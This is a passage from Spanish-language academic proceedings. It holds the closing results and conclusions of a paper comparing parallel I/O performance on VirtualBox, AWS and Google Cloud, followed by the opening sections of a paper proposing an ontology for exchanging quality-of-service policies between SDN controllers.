	4	692.54	615.37	651.92
	8	1263.02	1099.36	1183

Tabla 4. Tiempo de lectura en AWS

NP	B(MiB)	Lectura (MiB/seg)		
		Máx.	Mín.	Prom.
2	2	1524.65	1164.76	1403.9
	4	3495.25	2789.93	3046.74
	8	6018.19	5214.77	5540.75
4	2	1241.47	1097.34	1171.82
	4	2738.58	2147.83	2440.05
	8	4881.89	2645.57	4310.84
8	2	333.41	253.22	304.31
	4	799.89	569.35	685.03
	8	1857.02	1099.74	1511.73

En la Tabla 5 y 6 se puede observar los resultados obtenidos al ejecutar el mismo benchmark en Google Cloud

Tabla 5. Tiempo de escritura en Google Cloud

NP	B(MiB)	Escritura (MiB/seg)		
		Máx.	Mín.	Prom.
2	2	2877.25	1607.32	2554.49
	4	3282.89	1758.53	2895.07
	8	3173	2026.11	2813.35
4	2	3713.83	1531.75	3210.23
	4	5034.05	2550.02	4491.72
	8	5615.33	1490.3	4617.13
8	2	460.68	292.51	383.48
	4	954.34	495.91	809.96
	8	1454.03	1050.61	1339.14

Tabla 6. Tiempo de lectura en Google Cloud

NP	B(MiB)	Lectura (MiB/seg)		
		Máx.	Mín.	Prom.

2	2	4401.16	3741.57	4182.95
	4	6146.63	5376.45	5738.77
	8	6362.24	5779.77	6079.49
4	2	5045.78	4601.54	4857.81
	4	7707.46	7241.7	7439.48
	8	10116.66	9537.93	9820.2
8	2	513.12	374.16	431.9
	4	1247.12	952.99	1056.17
	8	2209.18	1504.95	1902.12

Al igual que en VirtualBox y AWS, en Google Cloud se nota la disminución de la performance para las dos operaciones a medida que aumenta el número de procesos. Aun así se puede ver una gran diferencia entre VirtualBox contra AWS y Google Cloud. Centrándose en estos dos últimos, objetos de este estudio, se observan pequeñas diferencias pero una tendencia bastante marcada en cuanto al rendimiento.

Esto puede verse mejor en la Figura 2 y 3. En la primera se comparan los valores promedios para la operación de lectura en los tres ambientes de experimentación. Y en la figura 3 los valores promedio de escritura.




Figura 2. Operaciones de lectura




Figura 3. Operaciones de escritura

5. Conclusiones

Conforme a lo esperado en los tres ambientes puede notarse que si se mantiene constante el número de procesos involucrados en las operaciones de E/S, la velocidad de estas últimas tiende a decaer a medida que aumenta el tamaño de los bloques transferidos.

También se puede hacer otra gran diferencia evidente entre dos escenarios distintos, el de VirtualBox y el de AWS junto con Google Cloud. Ya que se observa una gran diferencia de performance. Esto se debe a que la infraestructura de AWS y Google Cloud proveen la posibilidad de conseguir un paralelismo más eficiente y obtener resultados más convincentes y concluyentes. Las características del hardware son diferentes pero aun así se advierte que al virtualizar el cloud no se obtendrán los mismos resultados y que la utilización de VirtualBox va a disminuir las prestaciones.

Por lo tanto solo se puede mencionar los resultados de VirtualBox como una referencia y destacar que el comportamiento observado es el mismo a los otros dos cloud públicos; en el cual cuando con más recursos se dispongan más se acercará a ser una referencia con mayor validez. Esto podría utilizarse para un escenario de cluster virtuales desplegados en VirtualBox con el fin de predecir al menos una tendencia.

Al analizar las diferencias entre el cloud en AWS y el cloud en Google Cloud, se puede observar un dato interesante. Los resultados en Google Cloud son mejores, y en este caso el hardware de los nodos son iguales, incluso la ubicación (east-eeuu) en donde fueron desplegados. La diferencia es mínima pero sería de gran utilidad a la hora de elegir entre los dos.

Cómo trabajos futuros se propone replicar el escenario utilizando Windows Azure con el fin de corroborar el comportamiento en AWS y Google Cloud. También es

de interés instalar otros benchmarks enfocados a E/S como BT-IO [9].

También se propone, la instalación de Sistemas de Archivos paralelos, cómo PVFS-2 y LUSTRE. Para de esta manera variar el tamaño de los datos transmitidos y conocer el comportamiento de las distintas infraestructuras de Clouds públicos frente al uso intensivo de datos.

6. Referencias

- [1] Google Cloud: Cloud Computing, servicios de alojamiento y APIs de Google Cloud. <https://cloud.google.com/> Agosto 2017
- [2] Amazon Web Services (AWS)-Cloud Computing Services. <https://aws.amazon.com> Agosto 2017
- [3] Oracle-VirtualBox. <https://www.virtualbox.org/> Agosto 2017
- [4] "Starcluster by mit." <http://http://star.mit.edu/>. Agosto 2017
- [5] MPICH. <https://www.mpich.org/>. Agosto 2017
- [6] W. Loewe, T. MacLarty, and M. C. IOR Benchmark, 2012. Agosto 2017
- [7] Ubuntu. <https://www.ubuntu.com/download/desktop>. Agosto 2017
- [8] Shan, Hongzhang; Shalf, John. Using IOR to analyze the I/O Performance for HPC Platforms. 2007
- [9] Constantinos Evangelinos; Chris N. Hill. Cloud Computing for parallel Scientific HPC Applications: Feasibility of running Coupled Atmosphere-Ocean Climate Models on Amazon's EC2. 2008.

Modelo Ontológico para la Interoperabilidad de Políticas de Calidad de Servicio entre Controladores de Redes Definidas por Software

Juan Carlos Calloni
Universidad Tecnológica
Nacional F.R. San Francisco
jcalloni@hotmail.com

Daniel Fernandes Macedo
Universidad Federal
de Minas Gerais
damacedo@dcc.ufmg.br

Germán A. Montejano
Universidad Nacional
de San Luis
germanamontejano@gmail.com

Vinicius Fonseca e Silva
Universidad Federal
de Minas Gerais
viniciusfs@dcc.ufmg.br

Erik de Britto e Silva
Universidad Federal
de Minas Gerais
erikbritto@gmail.com

Abstract

Este proyecto trata sobre las redes definidas por software SDN (Software Defined Networking). En estas redes, la separación del plano de control del plano de datos es clave. Posee una capa física como un conjunto de medios de transmisión conectados mediante elementos de conmutación, más una capa de control o software por encima de ella. Esta última capa está compuesta del Controlador, que lleva la gestión de la red, con un sistema operativo propio, todo a través de un protocolo denominado OpenFlow. Existen varios Sistemas Operativos Controladores desarrollados en distintos lenguajes, que administran y gestionan Redes. El problema que se trata de resolver es la comunicación de políticas, como puede ser la calidad de servicio, entre distintos controladores SDN de diferentes dominios. Lo que se propone es un modelo ontológico abstracto que permita definir la interoperabilidad de controladores SDN diferentes de dominios de redes distintas, para distribuir sus políticas. Para validar y a modo de ejemplo, abordaremos la calidad de servicio, que se utilizará para paquetes de video, como pueden ser paquetes de video de telemedicina o streaming multimedia bajo demanda.

Palabras Clave

Redes definidas por Software, Modelo, OpenFlow Interoperabilidad, calidad de servicio.

1. Introducción

Las redes definidas por software SDN, básicamente se enfocan en la programación por software de las redes en donde el control se desvincula del hardware. El plano de control es separado de la capa de red física y puede controlar flujos por separado, dependiendo de las necesidades y de las políticas en capas superiores [1].

Las Redes definidas por software o también conocidas del inglés Software Defined Networking

(SDN), buscan optimizar el funcionamiento de una red y mejorar drásticamente la eficiencia.

Hay una capa de control central que trata de regular el flujo de información y el uso asociado de ancho de banda y otros parámetros. Un controlador SDN actúa como un cerebro virtual de la red, y ofrece a los administradores una vista general de la red. No sólo puede monitorizar el tráfico de una red con facilidad, sino que ordena a los sistemas por debajo, como switches, routers y otros equipos de la red, cómo deben manejar el tráfico de red, haciendo una gestión inteligente del mismo. En definitiva el controlador escribe directivas en las tablas de flujo de los conmutadores openflow, haciendo que los dispositivos individuales relacionados a las redes tradicionales (routers, switchs, etc) desaparecen bajo el nuevo paradigma de las SDN. En otras palabras un conmutador openflow puede ser de acuerdo a las reglas escritas en las tablas de flujo, un switch, un router, o un firewall o lo que las reglas definan. Este enfoque de las redes puede responder fácilmente a las cambiantes necesidades del negocio y dar forma al flujo del tráfico, sin tener que buscar ni manipular equipos o hardware individuales [2].

Para que esto sea posible se utiliza el protocolo OpenFlow que toma las decisiones de envío de paquetes de forma centralizada, haciendo posible la programación de la red. Nace como protocolo experimental después de 6 años de investigación entre la Universidad de Stanford y Berkeley. Es un protocolo que permite a un servidor Controlador SDN, comunicarle a la red hacia dónde mandar los paquetes y cómo tratarlos a través de las tablas de flujos que existen en los Switch OpenFlow. OpenFlow fue diseñado para la programación de redes y tiene como objetivo permitir que funcionen las SDN. A principios de 2012, la red interna de Google funcionaba completamente en OpenFlow [3]. En el año 2014 Google terminó de implementar B4, una WAN privada que conecta los centros de datos de Google en todo el planeta a través de SDN [4]. B4

logró requisitos de ancho de banda masivo, tráfico elástico bajo demanda que busca maximizar el ancho de banda promedio, que genera pleno control sobre los servidores y la red, que permite la limitación de la velocidad y la medición de la demanda. Todo esto se logra gracias a una arquitectura SDN usando OpenFlow. El servicio de ingeniería centralizado que se obtiene de trazar caminos a vínculos de mejor calidad o más cercanos, equilibra la capacidad frente a las prioridades y demandas de las aplicaciones y todo ello en la gran Nube de Google.

En junio de 2014, Facebook anunció, el nuevo switch "Wedge" de top-of-rack (TOR), junto con un sistema operativo Linux llamado "FBOSS". A diferencia de los tradicionales Switch de hardware cerrado, con 'Wedge' cualquiera puede modificar o reemplazar cualquiera de los componentes de nuestro diseño para satisfacer mejor sus necesidades, dijo Facebook [5]. SDN tiene mucho sentido para Facebook, ya que le reduce dos cosas clave: la escala y la agilidad. Hoy en día hay una gran cantidad de tráfico que va entre máquinas que se ejecutan a través de la infraestructura de red. Con el fin de escalar la red para satisfacer las necesidades de las aplicaciones y aumentar el tráfico de máquina a máquina, la estructura tradicional de la red basada en la jerarquía no es muy buena y por eso Facebook decidió implementar su propio SDN. [6]

Otro escenario donde SDN es muy importante es en RNP (Rede Nacional de Pesquisa de Brasil) La Red Nacional de Educación e Investigación (RNP) provee la integración global y la colaboración apoyada en tecnologías de información y comunicación para la generación de conocimiento y la excelencia de la educación y de la investigación. Esta Red migró a SDN, con esta tecnología, se ejecuta toda la inteligencia fuera de los equipamientos, en un punto central, lo que facilita el control de la red y la adecuación de nuevos servicios. [7]

Cuando hablamos de SDN y mencionamos que en la capa más importante de estas redes hay software, entonces aquí es donde la Ingeniería de software pasa a tener un rol fundamental en el diseño, gestión y administración de las redes. Ahora las redes no van a depender por debajo de la capa física y del fabricante y sus diferentes firmwares o sistemas operativos, sino que dependerán de un controlador programado con un software. En donde aparece un protocolo común a todos los dispositivos para la comunicación entre el controlador SDN y la capa de infraestructura, denominado OpenFlow, el cual también empieza a tomar una importancia central en las comunicaciones de las redes [8].

En la actualidad Internet está compuesto de muchas redes que tienen diferentes dominios administrativos con distintos escenarios de Controladores SDN.

Como mencionamos anteriormente los SDN de Google, Facebook y RNP. Pero los dominios a veces necesitarían comunicarse entre sí, por ejemplo, para garantizar la calidad del servicio. Ahora bien, si dos dominios SDN LAN o WAN se quisieran comunicar entre sí para distribuir sus políticas, como puede ser, la de priorizar paquetes en el caso de videos conferencias, en el caso de paquetes multimediales, para un auto autónomo, para telemedicina o para streaming multimedia bajo demanda, en todos estos casos lo que se busca es mejorar la calidad de servicio y para ello no hemos encontrado nada que haga que comuniquen sus políticas dos controladores SDN.

En esos casos, los diferentes controladores SDN de distintos dominios, podrían establecer relaciones de confianza unidireccional o bidireccional entre esos paquetes de forma dinámica. Entonces los software SDN deberían contar con un modelo o una ontología única para que los controladores puedan comunicarse o interoperar entre sí como se muestra en la Figura 1. En la actualidad hay más de 80 Sistemas operativos Controladores SDN construidos en distintos lenguajes [9].



Figura 1 - Dominio SDN 1 Vs Dominios SDN 2

Con dicho proyecto se espera alcanzar un modelo ontológico de los controladores SDN y que dicho modelo sirva para la interoperabilidad de políticas entre los controladores, como por ejemplo dos controladores que deben comunicar paquetes de video, multimediales y teleconferencia para brindar calidad de servicio a esos paquetes de dominios SDN diferentes como se muestra en la Figura 2. El proyecto nos dará un único lenguaje para que dos o más controladores se comuniquen o inter-operen entre sí.




Figura 2 - Video Conferencia Envío de Política de Calidad de Servicio

2. Conceptos Básicos

2.1. Redes Definidas por Software

En una red SDN, la separación del plano de control del plano de datos es clave. Así podríamos ver una capa física como un conjunto de medios de transmisión conectados mediante elementos de conmutación (la arquitectura tradicional), más una capa de control (capa software) por encima de ella. Esta capa software está compuesta del Controlador (Controller), que es quien llevará la gestión de la red.

Todos los modelos SDN tienen alguna versión de un controlador SDN, las API northbound las que se utilizan para comunicarse entre el controlador SDN y los servicios y aplicaciones que se ejecutan a través de la red, pueden usarse para facilitar la innovación y permitir una automatización eficaz de la red para alinearse con las necesidades de diferentes aplicaciones a través de la programación de red SDN. Y las las API southbound que se usan para comunicarse entre el controlador SDN y los conmutadores y enrutadores de la red. Pueden ser abiertos o propietarios, según se muestra en la Figura 3.




Figura 3 - Arquitectura SDN

Los Controladores son los "cerebros" de la red, ofrecen una visión centralizada de la red en general, y permiten a los administradores de red dictar órdenes a los sistemas por debajo (como switches y routers).




Figura 4- Red de árbol 4x2 con Mininet.

Como podemos observar en la Figura 4, gestionar y administrar el tráfico de este tipo de redes complejas donde hay más de dos niveles de cascada de switch en una red LAN sería muy difícil sin un controlador que direcciona, prioriza, desprioriza, el paquete como algunas de las acciones que se pueden llevar adelante.

2.2. Ontologías

Como podemos ver en la Figura 7, queda reflejada el marco conceptual de términos, metodología y teoría a utilizar en este proyecto.




Figura 5 - Mapa conceptual de términos

Para comenzar a definir el marco conceptual de la presente tesis vamos a definir que es una Ontología. El término Ontología viene del campo de la filosofía, y se define como la rama que se ocupa de la naturaleza y organización de la realidad, es decir de lo que "existe". Una ontología define el vocabulario de un área mediante un conjunto de términos básicos y relaciones entre dichos términos, así como las reglas que combinan términos y relaciones que amplían las definiciones dadas en el vocabulario, como se puede ver en la Figura 8.



Figura 6 - Mapa conceptual de Ontología

Dentro de las metodologías para el desarrollo de ontologías, existe la Methontology (Gómez – Pérez, 2005), pues sus actividades están claramente definidas, y además está basada en prototipos evolutivos, lo cual permite desarrollar

progresivamente un sistema de información como se muestra en la figura 9.




Figura 7 - Ciclo de vida Metaontológico

En la figura 9 se presenta el proceso de desarrollo y ciclo de vida de la Methontology, donde se puede observar que la misma consta de actividades gerenciales, de desarrollo y soporte, la mayoría de éstas se realizan de forma paralela.

Actividades Gerenciales

Esta etapa contiene tres componentes: el primero es la planificación. Luego de establecer esto, se dan dos actividades de control y aseguramiento de la calidad paralelos con todo el proceso de desarrollo, lo cual busca garantizar que el producto final se ajuste a las especificaciones iniciales, que se describen en las etapas siguientes.

Actividades de Desarrollo

Esta etapa contiene las actividades de especificación, conceptualización, formalización y mantenimiento, y es en ésta en la que se desarrolla efectivamente la ontología.

2.3. Interoperabilidad

La interoperabilidad se define como la capacidad de intercambiar y compartir datos entre dos sistemas o componentes informáticos sin la intervención de un tercer sistema, de modo que la información o datos compartidos puedan ser utilizados sin requerir una comunicación previa [10].

La interoperabilidad entre sistemas no incluye solamente la habilidad de los sistemas para intercambiar información, sino también la capacidad de interacción y la ejecución de tareas conjuntas. Por tanto, el objetivo es crear un “sistema de sistemas” que no provea solamente interconectividad entre sistemas sino que logre una unión de sistemas interoperables [11].

Modelo de Interoperabilidad.

Interoperabilidad Técnica:

La interoperabilidad técnica es la que posibilita la interconexión de los sistemas a nivel de protocolos y

el intercambio de información en su nivel más básico: bits [10].

Interoperabilidad Sintáctica:

Es aquella que posibilita el intercambio de información en un formato común, incluyendo en este tipo de interoperabilidad aspectos como los formatos estandarizados de datos que intercambian los sistemas. Se entiende por “aspectos de la interoperabilidad sintáctica” los formatos estandarizados de intercambio de información, como puede ser el formato XML y los esquemas XML (XSD) para todo tipo de información alfanumérica, y los formatos gráficos de imágenes (JPEG, PNG, GTIFF), en otros casos. En el contexto de las IDE, serán aspectos de la interoperabilidad semántica, todos los esquemas XML definidos por el OpenGeospatial Consortium (OGC) para aplicaciones y servicios Web (WMS, WFS, WCS, CS-W, WPS, SOS) además de los formatos para la codificación de los datos (GML, O&M, SensorML, TML) así como la definición de los estilos de presentación de los objetos (SLD) o la sintaxis para definir los filtros (FE) [10].

Interoperabilidad Semántica:

Es aquella que posibilita el intercambio de información, utilizando un vocabulario común y compartido que evite las inexactitudes en la interpretación del significado de los términos. Se entiende por “aspectos de interoperabilidad semántica” a los estándares y/o especificaciones que definen los esquemas de intercambio de información y el significado de cada uno de los ítems sin ambigüedades. Por ejemplo Web Service Description Language (WSDL) y Simple Object Access Protocol (SOAP) a nivel de interconexión de los servicios, Geographic Mark-Up Language (GML) en el transporte de IG vectorial, Style Layer Description (SLD) en la definición de un estilo de visualización, Common Query Language o Filter (CQL) para las consultas y los filtros [10].

Interoperabilidad pragmática:

Es aquella que posibilita que los sistemas conozcan y exploten los métodos y procedimientos de los demás sistemas. Se entiende por aspectos de interoperabilidad pragmática a los estándares y especificaciones que definen las taxonomías de servicios y sus interfaces de explotación. Por ejemplo el estándar ISO19128, las especificaciones de servicios OGC (WFS, WCS, CS-W, SOS, WNS, WAS, LSB, etc.), en los que la especificación o la norma define las interfaces de explotación de los mismos y los parámetros que son capaces de manejar [10].

Interoperabilidad dinámica:

Es aquella que permite a los sistemas autocorregir su funcionamiento ante los cambios en la transferencia

de información, y sacar partido de ello. Se entiende por “aspectos de interoperabilidad dinámica” aquellos que tienen la capacidad de suplantar dinámicamente un servicio por otro, si la calidad del servicio no cubre las necesidades, o si el servicio es inaccesible. A este nivel, las reglas de implementación para los metadatos establecen el uso de un conjunto de identificadores para los servicios, además de establecer una taxonomía [10].

Interoperabilidad conceptual:

Es aquella que permite conocer y reproducir el funcionamiento de un sistema en base a la documentación usualmente expresada en un formato de ingeniería. Se entiende por “aspectos de interoperabilidad conceptual” aquellos que describen los modelos de datos y sistemas en forma de documentación estandarizada e intercambiable, desde un punto de vista de la ingeniería, sin depender del modelo utilizado para describirlo. La descripción mediante UML del modelo de datos de un almacén de datos, o el proporcionado por un servicio, posibilita este tipo de interoperabilidad [10].

Interoperabilidad organizacional:

Es aquella que permite conocer los objetivos de negocio, los modelos de procesos, las leyes y políticas de acceso y el uso de los datos y los servicios. Se entiende por “aspectos de interoperabilidad organizacional” aquellos que posibilitan conocer y entender las políticas de acceso y uso de datos y/o servicios, las responsabilidades personales o institucionales, los objetivos y los fines perseguidos por la organización al crear un dato o proporcionar un servicio [10].

Los modelos de interoperabilidad los podemos graficar según se muestra en Figura 10.




Figura 8 - Modelo de Interoperabilidad

La solución propuesta a los problemas mencionados previamente consiste en la definición de una ontología que condense el vocabulario común (conceptos) y las relaciones (entre conceptos) existentes de SDN y sus controladores. Para llevar a cabo esta tarea se toma como referencia un Modelo de Interoperabilidad a Nivel Conceptual el que da rigor ingenieril a las diferentes etapas por las que pasará la definición de la Ontología. Luego de

realizada la tarea mencionada previamente, se lleva a cabo una investigación profunda de los diferentes controladores en distintos escenarios simulados con herramientas como Mininet, Onos y Fibre. Esta tarea tiene como finalidad poder extraer un vocabulario común y las relaciones existentes entre los términos para poder, cumpliendo con las etapas del modelo de Interoperabilidad, dar soporte a las distintas etapas de una forma integrada, consistente y flexible [12]. El resultado de todo este proceso es obtener la Ontología que permita alinear los conceptos y facilitar la interoperabilidad de los diferentes dominios SDN con diferentes controladores.

2.4. Ontologías para la gestión de redes

En una red de transmisión de datos, la utilización de ontologías como técnica para la representación del conocimiento entrega la capacidad de compartir conceptos afines entre sus equipos, aplicaciones y servidores. La aplicación de conceptos en el campo de la gestión de red genera ventajas que permite la aplicación a la integración de múltiples modelos de información de gestión de red, especialmente en entornos tan heterogéneos como éste.

La ontología para controladores SDN puede ayudar a construir Sistemas de Información mejores y más interoperables [13]. En esta búsqueda de proyectos similares podemos mencionar a DEN-ng, Autónoma Arquitectura, Autonomic Networking, Contexto, Gestión de Contexto, Ontología basada en Gestión, Gestión de Política. Uno de los últimos trabajos DEN-ng describe cómo este modelo junto con el modelo de política DEN-ng se puede utilizar para una gestión más eficaz y flexible del contexto. Ambos son parte de la arquitectura de la red Autonomic Networking. Este nuevo modelo de contexto tiene sus raíces en los modelos de información, por lo que puede estar relacionado con entidades gestionadas. Además, el modelo se construye expresamente para facilitar la generación de ontologías [14]

Por ejemplo, cuando un usuario sale de su casa para ir al trabajo, nuestro sistema puede intercambiar la ontología "contexto casa" con una ontología "contexto coche" que refleja los diferentes dispositivos y sus capacidades que ahora el usuario tiene de acceso. Del mismo modo, cuando el usuario llega al trabajo, la ontología "contexto coche" se intercambia con la ontología "contexto de trabajo". Cada modelo de contexto es reutilizable y dando un procesamiento dependiendo el punto de vista. Cada modelo sólo se debe cargar cuando el contexto cambia para que sea relevante. [14] A continuación se muestra el Contexto de la Ontología y la Taxonomía de DEN-ng en la Figura 5.




Figura 9 - DEN-ng. Taxonomía [14]

Otro concepto es la arquitectura basada en Modelos que tiene 3 tipos de modelos abstractos CIM (Modelo Independiente de Computación). En este modelo se comienza por unir los requisitos funcionales y no funcionales de la plataforma, y culmina con la ontología conceptual. [15]. Este concepto incluye no solo CIM sino PIM (Modelo Independiente de la Plataforma) y PSM (Modelo Específico de la Plataforma), como se muestra en la Figura 10.




Figura 10 – Arquitectura basada en Modelo [16]

El método de MDA (Model Driven Architecture) es una nueva manera de especificar y modelar sistemas.

- Basado sobre el modelado UML
- Soporte del ciclo de vida completo
- Construcciones con interoperabilidad y portabilidad
- Aplicado directamente al mix:
 - Lenguajes de programación
 - Redes
 - Sistemas Operativos
 - Middleware

Recomienda la producción de esto tres tipos de modelo de sistema abstracto:

- 1) Un modelo independiente de computación (CIM) que modela las importantes abstracciones de dominio usadas en el sistema. En ocasiones, los CIM se llaman modelos de dominio. Es posible desarrollar varios CIM diferentes, que reflejen distintas percepciones del sistema. Por ejemplo, puede haber un CIM de seguridad, en el cual se identifiquen abstracciones de seguridad importantes, como un CIM de activo, un rol y un registro del paciente, que describan abstracciones como pacientes, consultas, etcétera.
- 2) Un modelo independiente de plataforma (PIM) el PIM se describe usualmente mediante modelos UML que muestran la estructura estática del sistema y cómo responde a eventos externos e internos.
- 3) Modelos específicos de plataforma (PSM). En principio, puede haber capas de PSM, y cada una agrega cierto detalle específico de la plataforma [17].

En este sentido se puede observar que las ontologías de redes tradicionales no se ajustan en su totalidad a una ontología SDN ya que la gran diferencia de las Redes SDN son los controladores que poseen diferentes Sistemas Operativos con software o aplicaciones que se parecen más al modelo de sistemas que interoperan entre sí. Para lo cual utilizaremos la interoperación técnica de base y la semántica para transmitir un vocabulario común entre controladores SDN y la conceptual para definir claramente los procesos de intercambio de políticas entre los controladores.

2.5. Trabajos Relacionados

Luego de una exhaustiva búsqueda no se encontraron trabajos sobre ontologías de redes definidas por software. Pero si se encontraron trabajos relacionados con ontologías de gestión de redes. En particular podemos mencionar, Gestión de Redes de datos a través de ontologías utilizando sistemas multiagentes [18].

La aplicación de una ontología multimodal permite a este sistema facilitar la labor del administrador de red, mediante la integración de múltiples modelos de información.

Para llevar a cabo la integración, las ontologías son interoperables entre los elementos de gestión de red, utilizando diferentes niveles de abstracción. De esta forma, el administrador realizará exclusivamente las tareas correspondientes a la gestión de la infraestructura [18].

Este trabajo es muy similar a lo realizado como objetivo de representar mediante ontologías los diferentes tipos de equipos, servidores, dispositivos que son parte de una red de computadores, y adicionalmente definir los conceptos para que los administradores de red puedan realizar una gestión a

través de un sistema basado en ontologías, de esta forma lograr la interoperabilidad entre los diferentes dominios y elementos de gestión. [18]

Como vemos este proyecto se asemeja muchísimo pero en particular el nuestro está más focalizado en un tipo de red o dominio, las Redes definidas por software y en la comunicación de políticas de calidad de servicio entre los distintos controladores SDN.

Otro proyecto similar es Gestión semántica Aplicando las ontologías a la gestión de las redes. Es muy focalizado en los diferentes modelos de gestión de redes integrados que usan distintas tecnologías como SNMP, CMIP, DMI y WBEM. [19]

Por otro lado otro proyecto similar es “Un enfoque basado en la ontología hacia la configuración de dispositivos de red heterogéneos”. Las redes continúan creciendo en tamaño y complejidad, los mecanismos desplegados dejan de ser escalables y prácticos. Una de las tareas más complejas y esenciales en la gestión de redes es la configuración de equipos. La falta de mecanismos estandarizados para la modificación y control de la configuración de equipos ha llevado al uso continuado y extendido de interfaces por líneas de comando (CLI). Desafortunadamente, las CLIs son generalmente, específicas por fabricante y dispositivo.

Se presenta el diseño y especificaciones de implementación del primer sistema de extracción de información basada en ontologías desde el CLI de dispositivos de red, para la automatización y abstracción de configuraciones [20].

Como podemos observar los proyectos que se encontraron hablan de ontología o interoperabilidad de la gestión de las redes pero ninguno menciona a las redes definidas por software en particular a los controladores y la posibilidad de interoperar políticas de calidad de servicio.

3. Modelo Ontológico para SDN

3.1. Definición del Problema

El problema que busca resolver este proyecto es la interoperación entre dominios SDN con diferentes controladores.

